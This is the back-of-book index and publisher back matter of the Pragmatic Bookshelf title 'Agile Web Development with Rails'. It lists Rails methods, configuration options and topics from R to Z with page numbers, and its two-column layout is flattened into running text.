    R ACE CONDITION 755 RELOAD METHOD R raise_delivery_errors (config), 611, 687 Race condition, 422 Rake, 77 Radio buttons, 527 rake radio_button method, 527 creating tasks, 260 RadRails, 39 db:migrate, 73, 77, 294 Rails db:schema:migrations, 261 agility of, 16 db:sessions:clear, 114 API documentation, 19 db:sessions:create, 107 API documentation, personal, 40 db:test:prepare, 213 autoload files, 269 doc:app, 258 bug in, 620 doc:app, 679 built-in web server, 262 rails:freeze:edge, 264 configuration, 264–268 rails:freeze:gems, 263 console, starting, 33f rails:unfreeze, 264 conventions, 58 Rakefile, 257 cookies and, 106 stats, 191 core team, 20 rake databases and, 40 appdoc, 191 desktop, 40 Raw SQL, 354 development environment, 36 RDoc, 191, 258, 679 directories, 44, 45 templating, 560 directory structure, 257–258, 259f, 265 read_attribute method, 319, 417 documentation and, 16 read_fixture method, 622 editors for, 37 read_fragment method, 557 freezing README_FOR_APP, 191, 258 current gems, 263 :readonly parameter, 335 Edge, 264 Readystate 3 (Ajax), 573 to a gem version, 264 receive method, 620, 622 IDEs and, 38 Receiving e-mail, see Action Mailer integration of components, 523 Recipients (e-mail), 613 logging, 272 recognize_path method, 428 as MVC, 24 record_timestamps (config), 410, 683 MVC and, 24f RecordInvalid exception, 345 naming conventions, 270f, 268–271 RecordNotFound exception, 116 origin of, 16 Records, timestamping, 409 runner command, 621 Recovery advice, 68 single-threaded, 653 RedCloth (formatting), 517 testing support, 14 Redirect, 470–473 trends in use of, 14 permanent, 473 unfreezing, 264 prevent double transaction, 471 updating, 42 :redirect parameter, 231 upgrading, 33 redirect method, 249 version, 19, 44 redirect_to method, 117, 465, 471, 472, 606 versions, 36 :back parameter, 472 wiki, 322 redirect_to_index method, 129 see also Action; Request Handling; redirect_to_url attribute, 233 Routing Reenskaug, Trygve, 22 rails command, 44, 69, 211 register_template_extensions (config), 687 directories created by, 257 Regular expression, 675 rails:freeze:edge, 264 validation, 88 rails:freeze:gems, 263 Relational database, see Active Record, see rails:unfreeze, 264 Database RAILS_ENV, 267 relative_path attribute, 463 RAILS_RELATIVE_URL_ROOT, 441 reload method, 343
  • 756.
    R ELOAD CHILD 756 RESOURCES METHOD Reload child, 369 headers attribute, 463 Reloading, development mode, 54 host attribute, 463 Remote database access, 72 host_with_port attribute, 463 remote_form_for, 577 method attribute, 462 remote_form_for method, 578 parameters, 462 remote_function, 576 path attribute, 463 remote_function method, 576 path_without_extension attribute, 463 remote_ip attribute, 463 path_without_format_and_extension remove method, 604 attribute, 463 remove_column method, 295 port attribute, 463 remove_index method, 302 port_string attribute, 463 rename_column method, 298 post, 463 rename_table method, 301 protocol attribute, 463 Render, 465–469 put, 463 automatic, 465 query_string attribute, 463 content type, 468 relative_path attribute, 463 layout, 468 remote_ip attribute, 463 method, 465 request_method attribute, 462 render method, 126, 187, 465, 508, 550, ssl? attribute, 463 553, 560, 613 url attribute, 463 :action parameter, 467 xhr, 463, 582 :collection parameter, 126, 553 xml_http_request, 463 :content_type parameter, 468 request attribute, 462, 509 :file parameter, 467 Request handling, 24, 47–48, 425–438 :inline parameter, 467 caching, 496 :layout parameter, 468, 550 filters, 489 :nothing parameter, 468 flash data, 116, 486 :object parameter, 127 modify response with filter, 490 :partial parameter, 126, 468, 553, 554 parameters and security, 115 :spacer_template parameter, 554 responding to user, 464 :status parameter, 468 submit form, 524 :template parameter, 468 see also Routing :text parameter, 466 Request parameters, see params :update parameter, 468, 600 :request_entity_too_large parameter, 231 :xml parameter, 187, 468 request_forgery_protection_token (config), 685 Render template, 464 request_method attribute, 462 render_to_string method, 469 :request_timeout parameter, 231 replace method, 603 :request_uri_too_long parameter, 231 replace_html, 132 :requested_range_not_satisfiable parameter, replace_html method, 601, 603 231 Request require keyword, 679 accepts attribute, 463 :requirements parameter, 430 body attribute, 463 rescue statement, 117, 676 content_length attribute, 464 reset! method, 249 content_type attribute, 463 :reset_content parameter, 231 delete, 463 Resource, see REST domain attribute, 463 resource method env attribute, 463 :format parameter, 457 environment, 463 :member parameter, 451 format attribute, 463 :new parameter, 451 format_and_extension attribute, 463 resource_action_separator (config), 686 get, 463 resource_path_names (config), 686 head, 463 resources method, 443 headers, 462 :collection parameter, 451
  • 757.
    RESPOND _ TOMETHOD 757 R UBY respond_to method, 185, 448, 457 connect, 429 Response controller, 440 compression, 488 defaults for url_for, 438 content type, 469 defaults used, 434 data and files, 469 displaying, 428 header, 469 experiment in script/console, 427 HTTP status, 468 :format for content type, 187 see also Render; Request handling generate, 428, 434 response attribute, 464, 509 map specification, 427, 429 REST, 181, 183, 441–458 map.connect, 427 adding actions, 451 named, 438 content types and, 457 named parameters, 429 controller actions for, 444 partial URL, 436 and forms, 525 pattern, 427 generate XML, 181–188 recognize_path, 428 HTTP verbs, 442 resources, 443 nested resources, 452 rooted URLs, 441 routing, 443 setting defaults, 430 scaffolding, 445 testing, 458–460 standard URLS, 443 URL generation, 433 Return value (methods), 670 and url_for, 433 Revealing elements, 136 use_controllers!, 429 rhtml, see Template validate parameters, 430 RJS wildcard parameters, 429 [], 605 with multiple rules, 431 <<, 605 :rows parameter, 527 alert, 606 RSS (autodiscovery), 520 call, 606 Ruby delay, 606 accessors, 671 draggable, 607 advantages of, 15 hide, 604 array, 673 insert_html, 603 begin statement, 676 redirect_to, 606 block, 675 remove, 604 classes, 666, 670 rendering, 468 comments, 668 replace, 603 constants, 668 replace_html, 601, 603 conventions, 15 select, 605 declarations, 670 show, 604 dynamic content, 51 sortable, 602, 607 editors for, 37 template, 600 exception handling, 117, 676 toggle, 604 exceptions, 676 update, 603 extensions to, see Active Support visual_effect, 607 hash, 673 see also Ajax; Template idioms, 677 RJS templates, 132 if statement, 674 robots.txt, 507 inheritance, 670 Rollback, see Transaction see also Single Table Inheritance Rolling log files, 662 instance method, 667, 670 Rooted URL, 441 instance variable, 667, 671 routes.rb, 427 introduction to, 666–679 routes_configuration_file (config), 682 iterator, 675 RouteSet class, 428 marshaling, 677 Routing, 25, 426–438 methods, 668
  • 758.
    R UBY GEMS 758 SEND _ DATA METHOD modules, 672 caching, 650 naming conventions, 667 check id parameters, 641 nil, 673 controller methods, 642–643 objects, 666 cookie, 474 objects in database, 347, 348 cross-site scripting, 97, 643–645 parameters and =>, 674 data encryption, 647–648 protected, 87, 672 and deleting rows, 642 regular expression, 675 e-mail and, 622 require, 260, 269 encryption, callback, 411 require keyword, 679 ERb templates and, 513 rescue statement, 676 escape HTML, 54, 513 self keyword, 670, 678 exposed controller methods, 109 singleton method, 245 file uploads, 646–647 strings, 669 form parameters, 640–641 symbols, 668 and GET method, 505–507 symbols in, 60 id parameters, 641–642 version, 41 logging out, 178 versions, 31 MySQL, 41 while statement, 674 obscure e-mail addresses, 520 yield statement, 676 passwords, 70 RubyGems, 19, 35 protecting model attributes, 640 updating, 33, 42 push to lowest level, 639 versions, 42 Rails finders, 639 runner command, 262, 621, 663 request parameters, 115 rxml, see Template session fixation attack, 646 SQL injection, 331, 637–639 S SSL, 648–649 Salted password, 159 validate upload type, 546 Sample programs, 689–726 verification filters, 494 sanitize method, 513, 645 :see_other parameter, 231 save method, 327, 343, 345, 393, 421 :select parameter, 334, 339, 375 save! method, 345, 393, 419 select method, 528, 605 Saving, in associations, 393 select method, 232 scaffold generator, 445 select statement, 336 Scaffolding, dynamic, 84 select_all method, 354 Scaling select_date method, 532 sessions and, 106 select_datetime method, 532 see also Deployment; Performance select_day method, 532 Schema, see Active Record; Database select_hour method, 532 migration, see Migration select_minute method, 532 schema_format (config), 683 select_month method, 532 schema_migrations table, 77, 294 select_one method, 354 Schwarz, Andreas, 637 select_second method, 532 :scope parameter, 389 select_tag method, 542 script/ directory, 261 select_time method, 532 Script.aculo.us, 133, 583–599, 607 select_year method, 532 drag-and-drop, 590 Selection lists, 528, 530f Sortable.serialize, 594 self keyword, 670, 678 Visual effects, 598 send_data method, 259, 469 Scriptlet, 512 :disposition parameter, 469 Seckar, Nicholas, 20 :filename parameter, 469 seconds_since_midnight method, 282 :type parameter, 469 Security, 637–650 send_data method access, limiting, 171–174 :disposition parameter, 469
  • 759.
    SEND _ FILEMETHOD 759 SQL :filename parameter, 469 parameter setting for, 480 :status parameter, 469 PStore, 482 :type parameter, 469 restrictions, 478, 677 :url_based_filename parameter, 469 session_domain attribute, 480 send_file method, 469 session_expires attribute, 481 :buffer_size parameter, 469 session_id attribute, 481 :disposition parameter, 469 session_key attribute, 481 :filename parameter, 469 session_path attribute, 481 :streaming parameter, 469 session_secure attribute, 481 :type parameter, 469 storage options, 106, 481–485 Sending email, see Action Mailer URL rewriting, 106 Sendmail, see Action Mailer, configuration set_primary_key method, 321 sendmail_settings (config), 687 set_table_name method, 316 serialize method, 347 setup method, 221 Serialize (object using marshaling), 677 Shared code, 259 Server, see Deployment Shaw, Zed, 654 server script, 262 Shopping cart, see Cart, see Depot :service_unavailable parameter, 231 application session attribute, 106, 233, 464, 478, 509 show method, 604 session method, 480 Sidebar, 176f, 174–178 Session fixation attacks, 646 simple_format method, 516 session_domain attribute, 480 since method, 281, 282 session_expires attribute, 481 Single-Table Inheritance, 377–380 session_id attribute, 481 Singleton methods (in integration tests), 245 _session_id, 477 singularize method, 279 session_key attribute, 481 :size parameter, 527 session_path attribute, 481 :skip_relative_url_root parameter, 438 session_secure attribute, 481 SMTP, see Action Mailer, configuration session_store (config), 686 smtp_settings (config), 610, 687 Sessions, 105–109, 477–486 SOAP, 627, see Web service accessing, 464 Socket (MySQL), 74 ActiveRecordStore, 482 Sort list, 590 cart accessor, 109 sortable method, 602, 607 clearing, 114 Sortable.serialize method, 594 clearing old, 485, 663 sortable_element method, 593 conditional, 483 :source parameter, 374 cookie, 482 Source code, 689–726 cookies, 107 downloading, 17 cookies and, 106 :spacer_template parameter, 554 in database, 107, 482 Spider, 505 disabling, 481 Spinner (busy indication), 567 DRb storage, 482 SQL expiry, 485 abstraction and, 338 in database, 486 Active Record and, 330 flash data, 486 bind variable, 638 flat-file storage, 483 columns for single-table inheritance, 378 id, 477 created_at/created_on column, 355, 409 in-memory storage, 483 dynamic, 332 integration tests and, 246 foreign key, 358 keys, 107 id column, 355 memcached storage, 483 injection attack, see Security network drive storage, 500 insert, 397 new_session attribute, 481 issuing raw commands, 354 objects in, 477 joined tables, 357
  • 760.
    SQL INJECTION SECURITY 760 T ABLES lock_version column, 355 String extension locking, 422 at, 278 magic column names, 355 chars, 286 parent_id column, 355, 390 each_char, 278 placeholders, 331 ends_with, 278 position column, 355, 388 first, 278 rows, deleting, 346 from, 278 select, 336 humanize, 279 type column, 355 last, 278 update, 343, 345, 397 pluralize, 279 updated_at/updated_on column, 355, singularize, 279 409 starts_with, 278 see also Database titleize, 279 SQL injection security, 637–639 to, 278 SQL Server, 41, 325, see Database String extensions, 278–280 SQL, in migration, 308 Strings (Ruby), 669 SQLite, 325, see Database Struts, 14, 23 SQLite 3, 34, 70 Stubs, 255 SQLite Manager, 75 Stylesheet, 91 SSL, 648 linking into page, 520 ssl? attribute, 463 stylesheet_include_tag method, 520 StaleObjectError exception, 424 stylesheet_link_tag method, 91, 520 Standard deviation, 338 subject method starts_with method, 278 :body parameter, 519 State, of application, 22 Subject (e-mail), 613 StatementInvalid exception, 116n submit_to_remote, 578 Static scaffold, see Scaffold submit_to_remote method, 578 Statistics (sum, maximum, and so on) in Submodules (for controllers), 269 database queries, 338 Subpages, see Layout Statistics (sum, maximum, etc.) in database :success parameter, 231 queries method sum method, 122, 277, 338 :having parameter, 339 Sweeper (caching), 501 Statistics [sum, maximum, etc.] in database Sweeper (session data), 485 queries method :switching_protocols parameter, 231 :conditions parameter, 339 SwitchTower, see Capistrano :distinct parameter, 339 Sybase, 326 :joins parameter, 339 Symbol extension :limit parameter, 339 to_proc, 284 :order parameter, 339 Symbol extensions, 284 :select parameter, 339 Symbols (:name notation), 668 Statistics for code, 191 Synchronicity, 570 stats, 191 :status parameter, 468 T :status parameter, 469 Tab completion, 37n Stephenson, Sam, 20, 563 Table naming, 269, 271, 316 store_full_sti_class (config), 684 table_name_prefix (config), 683 Straight inheritance, 381 table_name_suffix (config), 683 :streaming parameter, 469 Tables String creating, 300 extensions, 279 migrations, 299–304 format with Blue and RedCloth, 517 relationships between, 357–396 formatting, 515, 516 acts_as, 388–392 String column type, 318 associations, extending, 376–377 :string column type, 296 belongs_to, 362–364
  • 761.
    TAIL COMMAND 761 T EST callbacks, 372 mailer, 619 child rows, preloading, 394–395 :temporary option (to create_table), 300 counters, 395–396 :temporary_redirect parameter, 231 declarations, 386f terabytes method, 281 foreign keys, creating, 358–360 Test has_one, 364–365 assert, 212, 214 has_and_belongs_to_many, 370–372 assert, 222 has_many, 366–371 assert_dom_equal, 229 join tables, models as, 373–376 assert_dom_not_equal, 230 join tables, multiple, 379f, 377–385 assert_equal, 222 joins, self-referential, 387 assert_generates, 458 model relationships, 360–361 assert_in_delta, 223 overview of, 357–358 assert_match, 223 saving, associations and, 392–394 assert_nil, 223 renaming, 301 assert_no_tag, 233 updating with Ajax, 574 assert_not_equal, 222 tail command, 118 assert_not_match, 223 Tapestry, 14 assert_not_nil, 223 Template, 508–514 assert_not_raise, 223 <%...%>, 52 assert_raise, 223 <%=...%>, 51 assert_recognizes, 458 accessing controller from, 509 assert_redirected_to, 226 Action Controller and, 465–469 assert_redirected_to, 231 adding new, 560–562 assert_response, 225, 226 autoloading, 269 assert_response, 230 business logic in, 511 assert_routing, 460 and collections, 125, 553 assert_select, 234 create XML with, 510 assert_select_email, 240 dynamic, 50, 55, 511 assert_select_encoded, 240 e-mail, 613 assert_select_rjs, 240 escape HTML, 513 assert_tag, 232 helpers, 514 assert_template, 232 HTML, 511 assert_valid, 223 html.erb, 511 assigns attribute, 233 layout, 548, see Layout Benchmark.realtime, 251 location of, 50, 600 cookies attribute, 233 naming convention, 269, 465, 508 delete, 229 partial, 125, 552–555 domain-specific language, 244 pass parameters to partial, 553 e-mail, 609, 622 Rails and, 29 environment, 212 using RDoc, 560 find_all_tag, 234 register new handler, 561 find_tag, 233 render, 464 fixture reval: example of dynamic template, 561 dynamic, 227 RJS, 132, 600 fixture data, accessing, 218 root directory, 508 fixture_file_upload, 234 shares instance variables, 509 fixtures, 217 sharing, 509, 554 flash attribute, 226, 233 using in controllers, 555 flunk, 223 xml.builder, 183, 510 follow_redirect, 234 see also Render; RJS; View follow_redirect!, 248 :template parameter, 468 functional template_root (config), 465, 508, 688 definition, 211 Templates get, 225, 229, 242, 248
  • 762.
    TEST / DIRECTORY 762 TIMESTAMPED _ MIGRATIONS ( CONFIG ) get_via_redirect!, 249 :text column type, 296 head, 229 Text fields, 527 host!, 249 text_area method, 148, 527 https, 249 :cols parameter, 527 https!, 249 :rows parameter, 527 integration text_field method, 148, 527 definition, 211 :maxlength parameter, 527 open_session, 247, 249 :size parameter, 527 performance, see Performance text_field_tag method, 169, 542 post, 228, 229, 248 text_field_with_auto_complete method, 589 post_via_redirect, 242 Textile (formatting), 517 put, 229 textilize method, 517 redirect, 249 textilize_without_paragraph method, 517 redirect_to_url attribute, 233 TextMate, 37–39 reset!, 249 Thomas, Dave, 16 select, 232 Thread safety, 682 session attribute, 233 Threading (Rails is single-threaded), 653 setup, 221 :through parameter, 182, 374 standard variables, 233 Time unit, 211 extensions, 282 definition, 211 scaling methods, 281 url_for, 249 Time column type, 318 with_routing, 234 :time column type, 296 xhr, 229 Time extension xml_http_request, 229, 242, 248 at_beginning_of_day, 282 test/ directory, 258 at_beginning_of_month, 282 test.rb, 267 at_beginning_of_week, 282 Test::Unit, 212 at_beginning_of_year, 282 Testing, 210–255 at_midnight, 282 Action Controller, 495 change, 282 Action Mailer, 622–624 last_month, 282 configuration, 73–74 last_year, 282 data, 216 midnight, 282 debugging and, 272 monday, 282 directories, 211 months_ago, 282 dynamic fixtures, 250 months_since, 282 fixtures, 216–219 next_week, 282 fixtures for, 216 next_year, 282 functional, 224–240 seconds_since_midnight, 282 integration, 240–249 since, 282 mock object, 267 tomorrow, 282 mock objects, 253–255 years_ago, 282 performance, 249–253 years_since, 282 pre_loaded_fixtures (config), 688 yesterday, 282 Rails support for, 14 Time formatting, 283, 515 routing, 458–460 Time selection widget, 531 sessions and, 246 :time stamp column type, 296 support for, 211 Time zone, 283 unit, 220f, 211–223 Time, displaying, 55, 56 use_instantiated_fixtures (config), 688 Time-based cache expiry, 502 use_transactional_fixtures (config), 688 time_ago_in_words method, 515 YAML data, 216 time_zone (config), 682 :text parameter, 466 Timestamp columns, 409 Text areas, 527 timestamped_migrations (config), 683
  • 763.
    T IMESTAMPING RECORDS 763 VALIDATE METHOD Timestamping records, 409 Unit test, see Test Title (dynamically setting), 551 Unit testing, 220f, 211–223 titleize method, 279 :unprocessable_entity parameter, 231 TMail, see Action Mailer :unsupported_media_type parameter, 231 tmp/ directory, 262 until method, 281 to method, 278 up method, 295 To address (e-mail), 613 :update parameter, 468, 571, 600 to_date method, 284 update method, 344, 603 to_json method, 275 update_all method, 344 to_proc method, 284 update_attribute method, 344 to_s method, 283 update_attributes method, 344 to_sentence method, 277 updated_at/updated_on column, 355, 409 to_time method, 283, 284 Updating Rails, 42 to_xml method, 187, 276 :upgrade_required parameter, 231 to_yaml method, 275 Upload file, 544 toggle method, 604 security issues, 646 Toggle visual effects, 599 URL tomorrow method, 282 absolute in links, 519 Tools, development, see Development degrade call to, 582 environment degrade to, 581 Tracing, 273 format, 25, 270 :trailing_slash parameter, 438 format of, 48 Transaction, 177, 418–422 generate with link_to, 59 ACID properties of, 418 generate with url_for, 433 commit, 418 mapping for, 48f implicit in save and destroy, 421 redirect, 470 keeping model consistent, 421 rewriting and sessions, 106 multidatabase, 422 :url parameter, 148, 525 nested, 422 url attribute, 463 rollback on exception, 418 URL generation, 433–441 transaction method, 418 :url_based_filename parameter, 469 Transfer file, 469 url_for method, 249, 433, 437, 439 uploading, 544 :anchor parameter, 438 Transient storage, see Flash :host parameter, 438 Translation, 193–206 :only_path parameter, 438 Tree (make table act as), 390 :overwrite_params parameter, 437, 438 Trees (Joyce Kilmer), 516 :password parameter, 438 truncate method, 93 :port parameter, 438 truncate method, 517 :protocol parameter, 438 TweakUI, 37 :skip_relative_url_root parameter, 438 Two-phase commit, 422 :trailing_slash parameter, 438 :type parameter, 469 :user parameter, 438 :type parameter, 469 Use cases, 64 Type cast, 319 use_accept_header (config), 686 type column, 355 use_controllers! method, 429 Type mapping (Active Record), 318 use_instantiated_fixtures (config), 688 :use_proxy parameter, 231 U use_transactional_fixtures (config), 688 :user parameter, 438 :unauthorized parameter, 231 Underscores, in names, 268 UTF-8, 285 Unicode example application using, 287 V Unicode, support for, 285–290 valid method, 398 :unique parameter, 375 validate method, 86, 397
  • 764.
    VALIDATE _ ON_ METHOD 764 XHR validate_on_ method, 397 layout, see Layout validate_on_create method, 397 location for, 51f validates_acceptance_of method, 400 rendering, 24 validates_associated method, 400 time display, 57 validates_confirmation_of method, 401 see also ActionView, see also MVC validates_each method, 401 view_path (config), 682 validates_exclusion_of method, 402 Virtual attributes, 162 validates_format_of method, 88, 402 Visual effect, see Ajax validates_inclusion_of method, 402 Visual effects, 133, 598 validates_length_of method, 160, 403 toggling, 599 validates_numericality_of method, 85, 404 visual_effect, 135 validates_presence_of method, 85, 404 visual_effect method, 599, 607 validates_size_of method, 405 void(0) JavaScript, 565 validates_uniqueness_of method, 405 Volatile content Validation, 86f, 87f, 85–89, 220f, 397–406 caching, 502 conditional, 406 error messages, 219, 406 errors.add, 88 W Wait cursor (Ajax), 567 multiple model, 535 Warning (log level), 272 operation dependent, 397 Web 2.0, see Ajax; RJS price_must_be_at_least_a_cent, 86 Web server, 262, see REST valid, 398 -e option, 266 validate, 86, 397 starting, 45, 78 validate_on_, 397 Web service validate_on_create, 397 see also REST validates_acceptance_of, 400 Web spider, 505 validates_associated, 400 Weber, Florian, 20 validates_confirmation_of, 401 WebObjects, 23 validates_each, 401 WEBrick, 45, 78, 262 validates_exclusion_of, 402 -e option, 266 validates_format_of, 88, 402 weeks method, 281 validates_inclusion_of, 402 Weirich, Jim, 184, 255n, 510 validates_length_of, 160, 403 wget, 184 validates_numericality_of, 85, 404 where clause, 330 validates_presence_of, 85, 404 while statement, 674 validates_size_of, 405 whiny_nils (config), 682 validates_uniqueness_of, 405 Williams, Nic, 322n see also Active Record, callbacks Windows Value object, 348, 353 installation, Rails, 31 Varchar column type, 318 InstantRails, 31 vendor/ directory, 263 less command, 118 verbose (config), 684 MySQL and Cygwin, 74 Verification, 494 tab completion, 37n verify method, 494 with_options method, 285 Version (of Rails), 19 with_options method, 285 Version control, 37 with_routing method, 234 Versions, 19, 36, 44 word_wrap method, 517 View write_attribute method, 319 Action View, 29 WSDL, see Web service architecture of, 29–30 directory, 56 function of, 22 X instance variable, 55 XCode 3.0, 39 integration into controller and model, 523 XHR, see XMLHttpRequest
  • 765.
    XHR METHOD 765 Z LIB xhr method, 229, 463, 582 Y XML, 626 YAML, 71, 275 automatic generation of, 187 aliasing in file, 266 generate with Builder, 510 test data, 216 template, see Template, rxml years method, 281 :xml parameter, 187, 468 years_ago method, 282 XML Builder, 30 years_since method, 282 XML Feed, 182f, 184f, 181–190 Yellow Fade Technique, 133, 134f XML-RPC, 628, see Web service yesterday method, 282 xml_http_request method, 229, 242, 248, 463 yield in layouts, 100, 548 XMLHttpRequest, 564, 576 yield statement, 676 see also Ajax XSS (Cross-site scripting), see Security, Z cross-site scripting Zlib, 490
  • 766.
    The Pragmatic Bookshelf ThePragmatic Bookshelf features books written by developers for developers. The titles continue the well-known Pragmatic Programmer style, and continue to garner awards and rave reviews. As development gets more and more difficult, the Pragmatic Programmers will be there with more titles and products to help you stay on top of your game. Visit Us Online Agile Web Development with Rails http://pragprog.com/titles/rails3 Source code from this book, errata, and other resources. Come give us feedback, too! Register for Updates http://pragprog.com/updates Be notified when updates and new books become available. Join the Community http://pragprog.com/community Read our weblogs, join our online discussions, participate in our mailing list, interact with our wiki, and benefit from the experience of other Pragmatic Programmers. New and Noteworthy http://pragprog.com/news Check out the latest pragmatic developments in the news. Buy the Book If you liked this PDF, perhaps you’d like to have a paper copy of the book. It’s available for purchase at our store: pragmaticprogrammer.com/titles/rails3. Contact Us Phone Orders: 1-800-699-PROG (+1 919 847 3884) Online Orders: www.pragmaticprogrammer.com/catalog Customer Service: orders@pragmaticprogrammer.com Non-English Versions: translations@pragmaticprogrammer.com Pragmatic Teaching: academic@pragmaticprogrammer.com Author Proposals: proposals@pragmaticprogrammer.com